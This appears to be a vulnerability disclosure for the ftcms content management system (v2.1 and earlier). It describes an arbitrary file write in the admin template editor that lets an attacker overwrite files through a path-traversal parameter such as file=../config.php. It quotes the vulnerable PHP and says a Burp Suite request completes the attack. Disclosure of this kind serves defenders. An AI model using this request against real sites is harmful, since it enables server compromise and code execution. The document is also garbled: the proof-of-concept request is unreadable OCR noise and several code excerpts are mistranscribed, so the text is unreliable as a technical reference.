The Arbitrary File Write Vulnerability of ftcms

Exploit Title: Arbitrary File Write

Date: 2022-04-29

Exploit Author: sunjiaguo

Vendor Homepage: http://www.ftcms.cn/ <http://www.ftcms.cn/>

Software Link: http://www.ftcms.cn/skin/ftcms_v2.1.zip < http://www.ftcms.cn/skin/ftcms_v2.1.zip >

Version: <=v2.1

Tested on: Windows 10

1. Vulnerability analysis

The principle of this code execution vulnerability is caused by modifying the local file by using the background template modification function. Next, analyze how to cause it according to the code. First, locate the template and modify the file code. The file location is admin/controllers/tp.php

▼ Plain Text | ② Copy

1 对应请求链接为
2 http://demo.ftcms.cn/admin/index.php/tp/file_edit/?style=template&tp=default&file =../config.php

The corresponding method of database configuration writing is file_edit

```
//编辑文件
 1
 2
        public function file_edit(){
 3
               $this->load->helper('file');//加载文件辅助函数
                 $data=$this->input->post();
 4
                 if(!empty($data)){//写入文件信息
 5
              $style = isset($data['info']['style']) && trim($data['info']['style'])
 6
     ? trim($data['info']['style']) : '';
 7
              $file = isset($data['info']['file']) && trim($data['info']['file']) ? t
     rim($data['info']['file']) : '';
 8
              $tp=$data['info']['tp'];
 9
10
               $dir=$file;
11
              if(write file($dir, $data['info']['content'])){
12
                      $this->message('修改成功!',site_url($this->router->class.'/file
13
     _lists?style='.$style.'&tp='.$tp));
14
                      }else{
15
                            $this->message('修改失败 ! 请检查文件权限'.$dir,site_url($t
16
     his->router->class.'/file_lists?style='.$style.'&tp='.$tp));
17
                      }
18
19
           }else{
                $style = isset($_GET['style']) && trim($_GET['style']) ? trim($_GET
20
     ['style']) : '';
              $file = isset($ GET['file']) && trim($ GET['file']) ? trim($ GET['fil
21
     e']) : '';
22
              $data['tp']=$_GET['tp'];
23
             $dir=$file;
24
25
               $data['file']=$file;
26
               $data['style']=$style;
             $data['res']=read_file($dir);//获取文件内容
27
28
             $this->load->vars('data',$data);
29
30
             $this->load->view($this->router->class.'/file_edit');
31
           }
32
         }
33
```

\$this=>load=>helper('file')://加载文件辅助函数

```
$data=$this->input->post();
```

Then use \$this - > Input - > post() in the input class; Method to obtain all the data from the user's post. The following two branches are performed according to whether the data content is empty. When the post data is not empty, the following branches are executed

```
if (!empty($data)) {/写入文件信息
    $style = isset($data['info']['style']) && trim($data['info']['style']) ? trim($data['info']['style']) : '';
$file = isset($data['info']['file']) && trim($data['info']['file']) ? trim($data['info']['file']) : '';
$tp=$data['info']['tp'];

$dir=$file:

if (*rite_file($dir, $data['info']['content'])) {
    $this=>message( msg: '修改成功! ', site_url( uri: $this=>router=>class.'/file_lists?style='.$style.' &tp='.$tp));
}else{

$this=>message( msg: '修改失败 ! 请检查文件权限'.$dir, site_url( uri: $this=>router=>class.'/file_lists?style='.$style-'.$style-'.$tp));
}
```

```
$style = isset($data['info']['style']) && trim($data['info']['style']) ? trim($data['info']['style']) : '';
$file = isset($data['info']['file']) && trim($data['info']['file']) ? trim($data['info']['file']) : '';
$tp=$data['info']['tp'];
```

First, judge whether the two parameters of style and file are set in the request. If so, use the trim function to remove spaces, otherwise it is empty. Then directly obtain the TP parameter from the request. This parameter has not been filtered and processed, which also paves the way for subsequent vulnerability exploitation

```
$dir=$file:
```

Then assign the contents of the \$file variable to the \$dir variable


```
if (write_file ($dir, $data['info']['content'])) {
    $this=>message( msg: '修改成功!', site_url( uri: $this=>router=>class.'/file_lists?style='.$style.'&tp='.$tp));
```

Then call write_ The file function writes the content in \$date to the specified file. The content to be written and the file path to be written are not detected. Therefore, any file can be written, resulting in arbitrary code execution vulnerability

write_ The file function is in the help class. Let's follow in and analyze it

File writing using fopen.

The final POC is as follows



2.Loophole recurrence

2.1 login the website




2.2 write the file

Just send a request using burpsuite

```
Construction of the Constr
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   N. BRANDANIAN Transcensive N. Berk MANDANIAN (N. 1889) MANDANIAN TRANSCRIPTANIAN MANDANIAN TRANSCRIPTANIAN TRA
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      Ottol less dres."
         nceyt.
est/final.optication/shtalesal.application/sal.qeb.8.saage/setf.isage/sebp.isage/spog.e/e.geb.E.optication/signed-eschauge.rebl
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      al color 2008000]
tinhi ( color 2fff, background 2338000; line-height Mgs; height Mgs; width 108gs; test-align; center)
           despect.

11. //fix.npmo.top/oblain/index.php/ta/file.edit/Yakyle=templatektp=befaulthfile=2 \phperodr_pe=\WVFfi.topoo.top/opplantion/view
default/conti.php
| International Conference | International Confe
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              dir cryle "angin 100pc unts: width 500pc; border 4pc ralid WISSEC")
(table width="600pc" cellopacing="0" cellopading="1" class="harder_table_org" alage="center"
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         though
Throth alage "center" into class "thin" 要求指数が知っていいかい
Wheath
(thing)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       location = furl:
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   setTimenut("redirect("http://ft.rapoo.tep/admin/index.php/tp/file_lists"style=templateRtp=default"):", 2000;
 efe"http://ft.rapos.top/admin/index.php/tp/file_lizit="style-top-le-thp-defmilt" 與關訊查自清的角。你也可以点應直接驗的! 少心
D hydgetady providents report to house, play
```



and the request the file in browser

